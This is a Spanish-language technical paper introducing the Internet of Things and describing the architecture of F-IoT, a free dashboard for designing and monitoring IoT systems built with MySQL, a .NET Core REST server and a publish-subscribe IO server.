En los últimos siglos, los avances en las ciencias dieron lugar a que se crearan nuevos ámbitos de trabajo y novedosas tecnologías. Así es que los progresos en las telecomunicaciones y la informática en general permitieron alcanzar uno de los mayores logros de la humanidad: La creación de Internet, que permitió conectar a diferentes partes del mundo bajo una misma red.

Internet abrió un nuevo universo de posibilidades para que las personas pudieran compartir toda clase de contenidos entre ellas. Esto trajo nuevos beneficios para la humanidad, tales como la creación de nuevos puestos de trabajo en los que se involucren personas de diferentes partes del mundo; el fortalecimiento de la participación ciudadana en decisiones de carácter político y la distribución de contenido multimedia en masa.

En las últimas décadas, el grado de adopción a Internet alcanzó tal magnitud, que comenzaron a desarrollarse sistemas para el control a distancia de diferentes eventos que ocurren en ámbitos industriales, sociales o de la naturaleza. Una de las primeras pruebas se realizó públicamente en el año 1984, cuando se presentó la primera máquina de bebida Cola que reportaba por Internet la temperatura y disponibilidad de bebidas en su interior [1].

A partir de esta presentación, se continuaron realizando avances en electrónica e informática, de tal forma que, en 1999, Ashton [2] introdujo el término Internet of Things (i.e. IoT, en español, Internet de las Cosas), al presentar la vinculación de dispositivos de la vida cotidiana a Internet, a través de un pequeño y económico chip llamado RFID ¹.

Con el paso del tiempo, el término IoT continuó utilizándose para clasificar de forma global a diferentes avances tecnológicos. Sin embargo, no existe en la actualidad una definición completa que contemple todas las facetas del IoT y no restrinja el alcance de su horizonte, para permitir que continúe expandiéndose día a día, a medida que avanzan las tecnologías y las formas de ver el mundo.

¹ Las etiquetas RFID son unos dispositivos pequeños, similares a una pegatina, que pueden ser adheridas o incorporadas a un producto, un animal o una persona. Contienen antenas para permitirles recibir y responder a peticiones por radiofrecuencia

desde un emisor-receptor RFID. Las etiquetas pasivas no necesitan alimentación eléctrica interna, mientras que las activas sí lo requieren [14].

Definiciones del IoT

El IEEE define IoT [8] como “Una red de elementos, cada uno con sensores embebidos, que se encuentran conectados a Internet”.

Como se puede ver, en principio, IEEE reconoce que el IoT está conformado por una red de elementos. Estos elementos bien podrían ser dispositivos electrónicos, mecánicos, biológicos, o bien, de alguna novedosa tecnología, ya que no se especifica cuáles deben ser sus características. Únicamente se indica que los mismos deben poseer sensores embebidos conectados a Internet, nuevamente, sin detallar las características que deben poseer los sensores mencionados.

Esta clase de definición tan poco detallada podría dar lugar a ser juzgada como confusa, pero bien, no es esa la intención de la escasez de palabras en la misma. Sino que su fin es dejar abiertos esos detalles a debate en la comunidad investigadora y desarrolladora de proyectos de IoT, evitando restringirse ante posibles avances tecnológicos no contemplados en el momento de su redacción.

Por su parte, el **Internet Engineering Task Force (IETF)**, define al IoT [9] como: “La red de objetos físicos o 'cosas' integradas con electrónica, software, sensores y conectividad que permite a los objetos intercambiar información con el fabricante, operador y/u otros dispositivos conectados”.

En este caso, el IETF brinda una definición más restringida del IoT que la presentada por el IEEE. No obstante, incluye en la misma la noción de comunicación o conectividad directa entre dispositivos, sin especificar la necesidad de intervención humana en la misma. Esta clase de comunicación se conoce como Machine to Machine (i.e. M2M, en español: máquina a máquina), y es muy importante en el dominio del IoT.

Las comunicaciones M2M fueron introducidas en el año 2014 por **The European Telecommunications Standards Institute (ETSI)** [3], una organización que produce estándares sobre Tecnologías de la Información y la Comunicación (TICs), y que es reconocida actualmente como **Organización Europea de Estandarización (ESO)**². En su especificación técnica [4], ETSI presenta las comunicaciones M2M como “aquellas realizadas entre dos o más entidades que no necesitan intervención humana directa” e indica que las mismas “buscan automatizar procesos de comunicación y toma de decisiones”.

Si bien las comunicaciones M2M son muy utilizadas en el IoT, no se restringen al mismo, sino que incluyen también a aquellas comunicaciones que no utilizan al Internet como medio de conexión entre las partes.

² Al ser una Organización Europea de Estandarización (ESO), ETSI debe tratar con estándares de telecomunicaciones, broadcasting y otros sistemas/servicios que involucren electrónica en las comunicaciones. A su vez, los estándares creados por ETSI

Componentes de un Sistema de IoT

Un sistema de IoT, suele estar conformado por los siguientes componentes:

Dispositivos o Cosas

Los dispositivos son considerados como la base de un sistema de IoT, ya que son quienes interactúan directamente con el entorno en el que este se monta.

Para interactuar con el entorno, los dispositivos pueden disponer de sensores y de actuadores. Los sensores son utilizados para obtener diferentes tipos de información del ambiente en el que se encuentran, mientras que los actuadores son usados para realizar acciones sobre el mismo.

Como se mencionó previamente al hablar de comunicaciones M2M, varios dispositivos posiblemente desarrollados por diferentes fabricantes pueden comunicarse entre sí directamente a través de diferentes medios. Por ejemplo, un sensor de luz ambiente puede conectarse y dar órdenes a varias lámparas de iluminación regulable, a través de algún estándar de señal de radio (e.g. Bluetooth, ZigBee, IEEE 802.15.4) acordado previamente por ambos fabricantes. En el contexto del IoT, esta clase de comunicaciones debería poder realizarse a través de Internet, ya sea de forma directa (si el dispositivo cuenta con una placa de red, por ejemplo) o indirecta (a través de otro dispositivo que sirva de enlace a Internet). Además de utilizar Internet para comunicarse entre sí, los dispositivos pueden enviar información de sus sensores o del estado de sus actuadores a un servidor Web, para que procese la información y la almacene o la redirija a otras partes interesadas.

Para expandir más la información acerca de los dispositivos, IETF los clasifica teniendo en cuenta sus capacidades físicas, de la siguiente manera [5]:

- **Dispositivos de clase 0:** Muy limitados en memoria y en sus capacidades de procesamiento, razón que les impide comunicarse a través de Internet de forma segura, utilizando protocolos de aplicación estándar en dispositivos de mayores capacidades (e.g. HTTP, FTP, CoAP, MQTT). Esta clase de dispositivos requiere el uso de gateways para conectarse a Internet.
- **Dispositivos de clase 1:** Bastante limitados en el almacenamiento para código programable y en sus capacidades de procesamiento, por lo que no pueden formar parte de arquitecturas orientadas a servicios basadas en REST o SOAP de forma segura. Sin embargo, pueden integrarse por completo y de forma directa en una red IP, utilizando protocolos más ligeros que no se vean

deben brindar soporte en las regulaciones y legislaciones europeas. Hay que destacar que, en la actualidad, únicamente 3 organizaciones se encuentran reconocidas como ESOs [3, 15].

muy afectados por sus limitaciones físicas, tales como MQTT [6] o CoAP [7].

- **Dispositivos de clase 2:** Poseen la capacidad de conectarse de forma directa utilizando la mayoría de los protocolos de capa de aplicación. No obstante, es probable que se comuniquen a través de protocolos ligeros, ya que la optimización en el uso de recursos para las comunicaciones en redes deja más recursos disponibles para la ejecución de sus aplicaciones de negocio, permite reducir los costos de desarrollo e incrementar la interoperabilidad con otras clases de dispositivos.

Servidores Web

Los servidores Web son componentes esenciales en los sistemas de IoT. Estos poseen las siguientes funcionalidades:

- Determinar qué usuarios o dispositivos pueden acceder al sistema de IoT en el que se desempeñan, y con qué nivel de acceso a los procesos efectuados en el mismo.
- Recibir los datos publicados por los sensores de los dispositivos, almacenarlos y procesarlos para adquirir información de valor.
- Si el sistema de IoT permite enviar órdenes a los dispositivos, los servidores Web serán los encargados de direccionar esas órdenes desde el emisor hacia el receptor correspondiente.

Enlace a Internet

Existen diferentes casos en los que no resultaría conveniente que los dispositivos se conecten directamente a Internet. Algunos de ellos son los siguientes:

- Cuando se dispone de un presupuesto limitado que impide comprar muchos dispositivos de clase 1 o 2.
- Cuando se debe desplegar el sistema en entornos donde el acceso a Internet se encuentra restringido, por lo que es necesario utilizar tecnologías de comunicación por radio poco convencionales.
- Cuando se requiere garantizar interoperabilidad entre dispositivos con capacidades IP y dispositivos sin las mismas.

En todos estos casos, se vuelve indispensable el uso de gateways (dispositivos de enlace a Internet) que funcionen como intermediarios entre los dispositivos e Internet. El uso de gateways no solo permitiría a los dispositivos conectarse a Internet, sino que también podría actuar como firewall para evitar problemas de seguridad en conexiones entrantes o salientes a Internet, logrando reducir los costos de hardware al concentrar toda la potencia de procesamiento requerida para ejecutar protocolos de seguridad robustos, en lugar de hacerlo en cada uno de los dispositivos.

Desafíos en el desarrollo de sistemas de IoT

Los sistemas de IoT involucran el desarrollo de software y electrónica de diferentes escalas, donde se involucran

tecnologías muy diversas, provenientes de diferentes propietarios y que requieren de protocolos distintos para su correcto funcionamiento e interacción con otras partes del sistema. Por lo tanto, la planificación e implementación de estos sistemas requiere de un equipo técnico capacitado y con un alto grado de flexibilidad para el aprendizaje de las diversas tecnologías utilizadas.

También debe prestarse especial atención a las restricciones legales en la privacidad y seguridad de los datos tratados. Si un sistema de IoT va a desplegarse en un espacio público, es esencial tener en cuenta que las personas que concurren al mismo podrían ignorar la presencia del sistema, o bien, conocerla, pero no haber dado su consentimiento para la obtención y tratamiento de datos relacionados con ellas. En los últimos años se ha producido un gran número de vulneraciones a la privacidad de las personas, con fines tan diversos como la generación de perfiles virtuales para publicidad, el control gubernamental sobre actividades consideradas sospechosas o de subversión, el estudio científico del comportamiento poblacional a gran escala y la influencia en la forma de pensar de determinados sectores de la población, con el fin de favorecer a determinadas candidaturas políticas, fomentar las grietas sociales, justificar conflictos bélicos o incrementar la imagen de determinadas empresas y organizaciones, entre otros. Por lo mencionado anteriormente es que, en los últimos años, tratados internacionales como el GDPR [8] y legislaciones locales como la Ley 25.326 de la Protección de los Datos Personales de la República Argentina [9] buscan determinar los procedimientos adecuados a seguir al momento de desarrollar sistemas informáticos (entre los que se encuentran los sistemas de IoT) que extraigan, almacenen y procesen datos vinculados directa o indirectamente a las personas, que son consideradas sujetos de datos.

De un modo semejante, la información extraída de ámbitos privados es de carácter sensible. Un ejemplo claro es el alto riesgo que supone para una compañía la posibilidad de que se divulgue información sobre sus metodologías de producción, sobre productos que aún no han sido lanzados al mercado o sobre acuerdos con gobiernos y con otras compañías.

Otro gran desafío que se presenta es el diseño de una arquitectura escalable que permita la expansión de un sistema de IoT a medida que sea necesario, tanto en cantidad de dispositivos como en su diversidad. Este crecimiento debe darse de forma controlada, para que no se vea comprometida la seguridad, el tiempo de respuesta de los servidores Web, la estabilidad en las comunicaciones y el correcto funcionamiento de los procesos en general. Debe considerarse que los dispositivos pueden provenir de diferentes fabricantes, utilizar diferentes protocolos de comunicación, implementar diferentes estándares de seguridad y poseer diferentes capacidades de conexión, memoria y procesamiento. Por otro lado, podrían encontrarse en diferentes partes del mundo, donde la calidad y el costo de acceso a la red eléctrica o a Internet no sean los mismos.

Herramientas para el desarrollo de sistemas de IoT

Para ayudar a aliviar los problemas mencionados, se han desarrollado algunas herramientas que facilitan la planificación, implementación y despliegue de sistemas de IoT.

Estas herramientas podrían agruparse de acuerdo con su funcionalidad, de la siguiente forma:

- **Librerías de software.** Existe una gran variedad de librerías de software disponibles en el mercado, gratuitas y de pago. Algunas de ellas están dedicadas a facilitar la implementación de los protocolos de comunicación más usados en el IoT. Otras, a poner a disposición de los desarrolladores las funcionalidades más necesarias para la conexión a determinados sensores, actuadores o circuitos integrados. En niveles de mayor abstracción, se pueden encontrar librerías que permiten visualizar y configurar las comunicaciones entre las partes que componen un sistema de IoT, al margen de los protocolos de comunicación, del hardware y del software que hayan sido seleccionados para tal fin.
- **Paneles de control virtuales.** Los paneles de control virtuales son sistemas de software creados con el fin de ofrecer a los desarrolladores de sistemas de IoT funciones de utilidad para la administración de los mismos, tales como:
 - Vistas de los sistemas con estadísticas globales y específicas de cada uno de sus componentes.
 - Opciones para agregar o eliminar componentes al sistema, o configurar algunas variables sobre cada uno de ellos.
 - Envío de mensajes a los dispositivos, para que estos realicen cambios en el entorno físico donde se encuentran.
 - Visualización y extracción de metadatos de las comunicaciones efectuadas entre dispositivos.
 - Almacenamiento de los mensajes transmitidos en bases de datos configurables, y posibilidad de analizar patrones en los mismos.
 - Detección de comportamientos sospechosos e inseguros de dispositivos o usuarios del sistema.

La mayoría de los paneles de control virtuales se ofrecen como servicios Web, con planes gratuitos o de pago, dependiendo de la calidad de servicio que sea contratada.

- **Servicios de máquina virtual en la nube.** Son servicios que ofrecen recursos en computadoras remotas para la instalación de un sistema operativo en las mismas. Al contratar estos servicios, se pueden indicar las características de hardware deseadas y el sistema operativo a instalar en la máquina virtual, dentro de las opciones que ofrece

el proveedor del servicio. Considerando que los sistemas de IoT pueden poseer grandes cantidades de dispositivos conectados en tiempo real a los servidores Web, estas máquinas virtuales presentan un gran potencial para aquellos desarrolladores que no deseen invertir en hardware propio y en el personal técnico requerido para su mantenimiento. Por otro lado, esta clase de servicio suele permitir configurar la ubicación física que tendrá el hardware que contiene a cada máquina virtual contratada, permitiendo brindar tiempos de respuesta más veloces a los dispositivos y usuarios que se conecten desde los puntos más cercanos a las mismas. También, suelen ofrecer la opción de crear o eliminar instancias de máquinas virtuales automáticamente, dependiendo de diferentes eventos como el incremento/disminución en la cantidad de dispositivos conectados, o la detección de posibles fallas en el funcionamiento de algunas de ellas, con el fin de garantizar estabilidad en las comunicaciones.

- **Funciones como Servicio (FaaS).** FaaS es un tipo de servicio de computación en la nube que permite ejecutar código en respuesta a eventos, sin la compleja infraestructura asociada normalmente con la creación y el despliegue de aplicaciones de microservicios [10]. A diferencia de los servicios de máquina virtual en la nube, FaaS permite a los desarrolladores centrarse únicamente en el desarrollo de funciones que se despliegan individualmente en la Web, ya que el hardware físico, el sistema operativo de la máquina virtual y la administración de software del servidor web son manejados de forma transparente por el proveedor del servicio FaaS. Además, dado que la infraestructura de FaaS posee un modelo de ejecución basado en eventos, los procesos que contienen a las funciones no necesitan estar ejecutándose en el servidor en segundo plano de forma permanente, sino que cobran vida de acuerdo con el nivel de solicitud que se hace sobre las mismas [11]. FaaS también suele permitir la configuración de la ubicación física de los servidores, para brindar mejores calidades de servicio a los usuarios y dispositivos que los utilizan. No obstante, la alta abstracción que se brinda a los desarrolladores también los limita en sus capacidades de optimización de los servicios, restringiéndose únicamente al perfeccionamiento del código fuente que comprende a las funciones.

Si bien existen herramientas gratuitas, las más usadas por grandes compañías suelen tener planes de pago con soporte personalizado. Dado que la mayor parte de los proveedores de las herramientas de pago se encuentran en países desarrollados, el costo de las mismas es en dólares y quizás demasiado elevado para países en vías de desarrollo, en donde los ingresos generados en ámbitos públicos o privados no se pueden equiparar a aquellos generados en similares condiciones, en países con mayor prosperidad. Es

probable que las grandes compañías regionales puedan afrontar los costos mencionados, pero los pequeños y medianos emprendimientos deberán utilizar las herramientas de carácter gratuito, que generalmente poseen menos soporte. Incluso, las herramientas gratuitas podrían estar desarrolladas para cubrir las necesidades de la comunidad de usuarios de las mismas, pero posiblemente estas no encajen con las necesidades propias del proyecto que se quiere desarrollar.

Por las razones mencionadas, es importante considerar la posibilidad de crear herramientas personalizadas, diseñadas por personas de la región que conozcan las condiciones de la misma y las necesidades específicas del proyecto a desarrollar, y que puedan pensar en soluciones adaptadas a los recursos disponibles, que además contribuyan al crecimiento de las economías y de la producción científica regionales.

Con base en lo mencionado en los párrafos anteriores, se presentarán a continuación algunos desarrollos relacionados con el IoT.

Trabajos relacionados

Varias compañías han creado marcos de trabajo para el análisis, implementación, despliegue y monitoreo de sistemas de IoT.

Una de ellas, Microsoft, ha desarrollado un entorno para el desarrollo de sistemas de IoT en su plataforma en la nube Azure, conocido como **la fábrica conectada** [12]. A través de este entorno, Microsoft brinda a las industrias las siguientes posibilidades:

- **Crear simulaciones de entornos conectados.** A través de las mismas, las empresas pueden trabajar con simulaciones de los datos que se producirán en cada etapa de los procesos de negocio, una vez que se conecte los mismos a Azure. De esta forma, pueden realizar una gran cantidad de avances en planificación y desarrollo, sin la necesidad de realizar una gran inversión inicial en hardware.
- **Escalar en cantidad y variedad de dispositivos.** La Fábrica Conectada permite a las empresas conectar unos pocos dispositivos inicialmente, y luego ir incrementando su número gradualmente, sin la necesidad de realizar grandes modificaciones en el hardware propio de la empresa. Únicamente es necesario instalar gateways provistos por Microsoft que traduzcan los protocolos usados actualmente por los dispositivos a los protocolos usados en Azure.
- **Generar modelos de datos.** A través de la Fábrica Conectada y de otros servicios de Azure, Microsoft brinda a las empresas la posibilidad de agrupar y extraer patrones de los datos generados por los dispositivos conectados, para luego visualizarlos a través de gráficas y tarjetas inteligentes en la plataforma.

- **Realizar cambios operativos basándose en los datos obtenidos.** La Fábrica Conectada permite detectar falencias en dispositivos, de forma preventiva, a partir de patrones erróneos en los datos emitidos por los mismos. De esta forma, permite optimizar la organización de tareas de mantenimiento, buscando minimizar la disrupción que estas conllevan.

Además de la Fábrica Conectada, Azure posee otros servicios de utilidad para sistemas de IoT, como el control de Logística [13], la gestión de sistemas de generación de energía eléctrica [14] y la conexión y administración de sistemas de cuidado de la salud [15].

Es importante destacar, que todos los servicios de IoT de Microsoft cuentan con mecanismos de seguridad integrados [16]. Estos mecanismos, brindan múltiples capas de protección en cada etapa de un sistema de IoT, buscando reducir las fallas de seguridad, detectar los intentos de ciberataques que se realicen y principalmente, garantizar la privacidad de todos los datos transmitidos y almacenados. Estos mecanismos de seguridad son actualizados constantemente y trabajan con inteligencia artificial para incrementar su eficiencia.

Además de Microsoft existen otras compañías que trabajan en la creación y mantenimiento de entornos para el desarrollo de sistemas de IoT. Algunas de ellas son:

- **Amazon.** A través de sus Amazon Web Services for IoT (AWS IoT), la corporación brinda a sus clientes un conjunto de servicios en la nube destinados a la administración de sistemas de IoT para ámbitos hogareños, industriales y comerciales, integrando mecanismos de seguridad de múltiples capas, integraciones con sistema de inteligencia artificial y diferentes grados de servicio, dependiendo de las necesidades del cliente [17].
- **Cisco.** Con su sistema Cisco Kinetic [18], la empresa brinda diferentes servicios de IoT para conectar, escalar y automatizar sistemas existentes o en desarrollo, en entornos tales como la industria, el hogar, sistemas de generación de energía, sistemas de extracción de combustible, sistemas de logística y sistemas de control inteligente de centros comerciales.
- **IBM.** A través de su plataforma en la nube Watson [19], IBM ofrece un set de herramientas y servicios para el desarrollo de todo tipo de sistema de IoT. Algunos de los rubros en los que se utiliza IBM Watson for IoT en la actualidad son la conexión de sistemas industriales, el monitoreo de sistemas de control de aviones, la generación y transmisión de energía eléctrica, los centros comerciales, sistemas de domótica instalados en hoteles y vehículos inteligentes.

F-IoT: una herramienta para la creación y monitoreo de Sistemas de IoT

F-IoT es un panel de control virtual desarrollado con tecnologías a la vanguardia y de carácter gratuito. El mismo ofrece a los usuarios la posibilidad de diseñar uno o más sistemas de IoT, indicando los dispositivos que hay en los mismos, los componentes físicos que conforman a cada clase de dispositivo, la distribución física de los dispositivos y la forma en que se comunican entre sí. Una vez diseñados los sistemas, F-IoT brinda facilidades para conectarse con los dispositivos y así poder configurar automáticamente los canales de comunicación, tal y como se los había diseñado. También, permite monitorear en tiempo real el estado de cada uno de los dispositivos y los datos transmitidos en las comunicaciones.

En la Ilustración 1 se expone la arquitectura de F-IoT. Como se puede apreciar, está compuesta por cuatro componentes principales, cada uno de los cuales será explicado en detalle a continuación.




Ilustración 1: Arquitectura de F-IoT.

Gestor de base de datos

Para el almacenamiento de los datos utilizados en cada componente de F-IoT, se decidió utilizar el gestor de bases de datos relacionales MySQL. Esta decisión se basó esencialmente en que MySQL posee una amplia historia, que le permitió evolucionar sustancialmente en eficiencia y funcionalidades, al igual que poseer una gran comunidad de usuarios que brinda soporte en foros de desarrolladores y que participa activamente en la detección de fallas o mejoras posibles para el gestor. Por otro lado, MySQL permite la creación de procedimientos para la automatización de operaciones en la base de datos de forma escalable y eficiente.

Habiendo elegido el gestor de base de datos, se procedió a diseñar el modelo de datos que sería utilizado en todas las operaciones de F-IoT, como puede verse en la Ilustración 2 (algunas entidades y relaciones no fueron incluidas por limitaciones en el espacio del documento). A continuación, se describe a cada una de las entidades que conforman el modelo de datos de F-IoT:

- **Usuario.** Esta entidad comprende toda la información asociada a una cuenta de usuario. Para ello contiene datos como el id único de usuario, el nombre y apellido, correo electrónico y contraseña, entre otros.
- **Sistema de IoT.** Esta entidad comprende los datos correspondientes a un sistema de IoT que se encuentra asociado a una cuenta de usuario. Cada sistema de IoT posee datos como su id, el nombre del sistema y la ubicación raíz a partir de la cual se asocian todas las ubicaciones y dispositivos del sistema.
- **Ubicación.** Una ubicación es un subconjunto de elementos de un sistema de IoT, y puede contener tanto a dispositivos como a otras sub-ubicaciones. Permite ordenar un sistema de IoT a través de una estructura en forma de árbol, donde la raíz la compone una ubicación con el mismo nombre del sistema de IoT que la contiene. Todo sistema de IoT posee al menos la ubicación raíz.
- **Esquema.** Un esquema es un conjunto de datos y relaciones que definen a un tipo de dispositivo y describen sus características físicas e interfaz de comunicaciones con F-IoT. A partir de un esquema, pueden crearse múltiples dispositivos con iguales características, sin la necesidad de repetir el ingreso de los datos para cada uno de ellos. Cada esquema se compone de datos como el id, el nombre, el sistema de IoT al que pertenece y un conjunto de **elementos**, tal y como se explica en el siguiente ítem.
- **Elemento de un esquema.** Un elemento de un esquema es la representación virtual de un tipo de sensor o actuador físico, integrado en todos los dispositivos que implementen el esquema al que pertenece el elemento. Comprende datos como el nombre, una referencia al esquema que lo contiene, la dirección de las comunicaciones que soporta (si es emisor y receptor o únicamente emisor) y el tipo de datos que puede transmitir/recibir. Al igual que un esquema, únicamente describe un tipo de componente y deberá ser implementado en cada dispositivo que implemente el esquema que lo contiene.
- **Tipo de datos de un elemento.** Como su nombre lo indica, representa un conjunto de atributos asociados al tipo de datos manejado por un elemento de un esquema. Permite formatear los mensajes transmitidos desde o hacia un elemento de manera correcta, y detectar mensajes con contenido erróneo o malicioso. Al mismo tiempo, permite la creación de tablas con diferentes configuraciones para almacenar el historial de




Ilustración 2: Parte del modelo de datos de F-IoT.

mensajes transmitidos de la mejor forma posible, dependiendo del tipo de datos que se utilice. Los atributos asociados a cada tipo de datos son el nombre, el valor mínimo y máximo si es un tipo numérico, la longitud mínima o máxima si es un tipo textual, la precisión en el manejo de números decimales y la unidad de medición asociada (e.g. grados centígrados en un sensor de temperatura). En el estado actual de la herramienta, los tipos de datos soportados son *conjunto finito*, *numérico discreto*, *numérico continuo* y *texto*, cada uno con su conjunto de atributos personalizados.

- **Dispositivo.** Es la representación virtual de un dispositivo físico, que implementa un determinado esquema y puede ser creado en cualquier ubicación de un sistema de IoT. Para implementar un esquema, debe implementarse a cada uno de sus elementos, tanto física como virtualmente. Para ello, se definió la entidad **elemento de un dispositivo**, la cual será explicada en el siguiente ítem. Por otro lado, un dispositivo puede poseer un **estado** para ofrecer información como el estado conexión o el evento que lo hizo cambiar de estado. Posteriormente se entrará en detalle sobre esta entidad.
- **Elemento de un dispositivo.** Es la representación virtual de un componente perteneciente a un dispositivo. Así como un dispositivo implementa un esquema, un elemento de un dispositivo le da vida a un elemento del esquema implementado por el dispositivo que lo contiene. Esto significa que el elemento de un dispositivo es quien efectivamente se comunicará con el mundo, a través de F-IoT, respetando el tipo de datos y la dirección de las comunicaciones indicadas en el elemento del esquema implementado. A partir de esta entidad, puede seccionarse a cada dispositivo para analizar en detalle el comportamiento de cada uno de sus componentes.
- **Canal de comunicación.** Cada elemento de un dispositivo, lejos de utilizar transmisiones directas

hacia otro elemento, debe utilizar un canal de comunicación. De este modo, no solo se habilitan las comunicaciones bidireccionales entre elementos, sino que también se habilitan las transmisiones broadcast (i.e. de difusión), donde los mensajes transmitidos por un elemento de un dispositivo pueden ser recibidos por diversos elementos de cualquier dispositivo registrado en el mismo sistema de IoT, que participen de un mismo canal de comunicación. Para lograr el establecimiento de transmisiones multidireccionales, cada canal de comunicación utiliza el patrón Publicar-Suscribir [20], donde cada elemento participante puede publicar o suscribirse. Cada vez que se da de alta un elemento de un dispositivo, se crea un canal de comunicación asociado al mismo. Este canal pertenecerá al dispositivo que contiene al elemento. Posteriormente se retomará el concepto de canal de comunicación, cuando se describa el comportamiento del servidor IO.

- **Participante de un canal.** Esta entidad relaciona a un elemento de un dispositivo con un canal de comunicación en el que este participa, ya sea como publicador o como suscriptor.
- **Estado de un dispositivo.** A través de esta entidad, se registran cambios en el estado general de un dispositivo. De esta forma, se pueden reconocer cuatro estados diferentes para cada dispositivo:
 - **Correcto.** Indica que el dispositivo está conectado al servidor IO y se encuentra funcionando correctamente.
 - **Advertencia.** Indica que, si bien el dispositivo continúa funcionando, se detectaron algunos comportamientos no correctos en el mismo que deberían analizarse a la brevedad, antes de que se produzca un daño significativo en algún componente del dispositivo.
 - **Falla significativa.** Este estado indica que el dispositivo o algunos de sus componentes posee una falla significativa que impide su funcionamiento. Ante este estado, debería revisarse el dispositivo rápidamente, ya que podrían producirse grandes riesgos si el dispositivo se encontrara en contacto con personas o maquinarias sensibles.
 - **Desconectado.** Indica que el dispositivo se encuentra desconectado del servidor IO.
- **Mensaje.** Esta entidad representa un mensaje transmitido dentro de F-IoT. Cada mensaje posee atributos como el emisor, el canal de comunicación en el que fue emitido y la fecha de emisión.

Como se mencionó previamente, el gestor MySQL no fue seleccionado solamente por sus capacidades de

administración de tablas de datos, sino que también por ofrecer la posibilidad de crear procedimientos que automaticen procesos comunes en F-IoT. En efecto, se desarrollaron procedimientos para la implementación de la mayor parte de la lógica de negocio de F-IoT, que incluyen la creación, modificación, consulta y eliminación de todas las entidades mencionadas previamente y de sus relaciones. Como ventajas en el uso de procedimientos se encuentran las siguientes [21]:

- **Compatibilidad.** Permiten ejecutar el mismo conjunto de operaciones sobre la base de datos, independientemente del lenguaje de programación y plataforma utilizados. Esta característica fue muy aprovechada en F-IoT ya que sus componentes fueron desarrollados en diferentes plataformas.
- **Integridad.** Permiten centralizar el acceso a la información.
- **Seguridad.** Permiten establecer un entorno seguro, otorgando permisos y privilegios para su ejecución. Impiden la inyección de SQL al utilizar parámetros de entrada predefinidos. Ocultan la lógica del manejo de tablas a los usuarios externos, dejando únicamente visible el nombre del procedimiento a utilizar.
- **Rendimiento.** Al ejecutar un conjunto de operaciones en el servidor de base de datos, se impide la necesidad de realizar múltiples consultas desde aplicaciones cliente, disminuyendo notablemente el tiempo de respuesta. Por otra parte, los procedimientos están pensados para funcionar de forma óptima en MySQL, mientras que las consulta desde aplicaciones cliente deben poder funcionar en diferentes gestores de bases de datos, sin poder optimizarse específicamente para uno de ellos.
- **Centralización.** Los procedimientos permiten centralizar toda la lógica de negocio, ofreciendo a todas las aplicaciones cliente la misma versión actualizada, de esta forma disminuyendo la complejidad del mantenimiento y evitando errores en las mismas.

Servidor REST

El servidor REST expone una interfaz de APIs REST para que usuarios y dispositivos puedan acceder a la información y a las funcionalidades de negocio de F-IoT. Para ello, utiliza los siguientes controladores de servicios:

- **Controlador de usuarios.** Expone servicios para el registro de cuentas de usuario, la generación de tokens de seguridad asociados a una cuenta y la obtención/modificación de datos de la misma.
- **Controlador de sistemas de IoT.** Expone servicios destinados a crear sistemas de IoT vacíos pertenecientes a una cuenta de usuario, consultar los sistemas de IoT existentes y eliminarlos si se lo desea.
- **Controlador de ubicaciones.** Expone servicios para la creación, consulta y eliminación de

ubicaciones dentro de un sistema de IoT. También permite la consulta de los dispositivos y las sub-ubicaciones pertenecientes a una ubicación.

- **Controlador de dispositivos.** Expone servicios para la creación, consulta, modificación y eliminación de dispositivos pertenecientes a una ubicación, dentro de un sistema de IoT. También permite obtener información acerca de los canales de comunicación en los que participan los elementos de un dispositivo, y de los mensajes transmitidos.
- **Controlador de esquemas.** Expone servicios para la creación, consulta, modificación y eliminación de los esquemas que definen a los dispositivos de un sistema de IoT.

Cada controlador se encarga de procesar la información recibida en las consultas a los servicios, para verificar si se encuentra en el formato adecuado. Si así fuera, entonces ejecuta el servicio correspondiente. Cada uno de los servicios conoce los procedimientos de MySQL que debe invocar para su correcto funcionamiento, y los resultados que debe devolver al cliente que lo solicitó.

Para la implementación del servidor REST se utilizó la plataforma .NET Core, creada por Microsoft como proyecto Open-Source, y actualmente mantenida por una muy amplia comunidad de desarrolladores de todo el mundo [22].

Servidor IO

El servidor IO establece el soporte necesario para que las comunicaciones en tiempo real funcionen, utilizando canales de comunicación. Cada canal es un espacio en el que pueden intercambiar mensajes dos o más clientes del servidor IO. La forma de transmitir los mensajes a través de un canal es utilizando el patrón publicar-suscribir [20], a través del cual cada participante del canal puede publicar mensajes o suscribirse a las publicaciones de otros participantes. El patrón publicar-suscribir es de gran utilidad, ya que garantiza escalabilidad y un bajo acoplamiento entre las partes que se comunican.

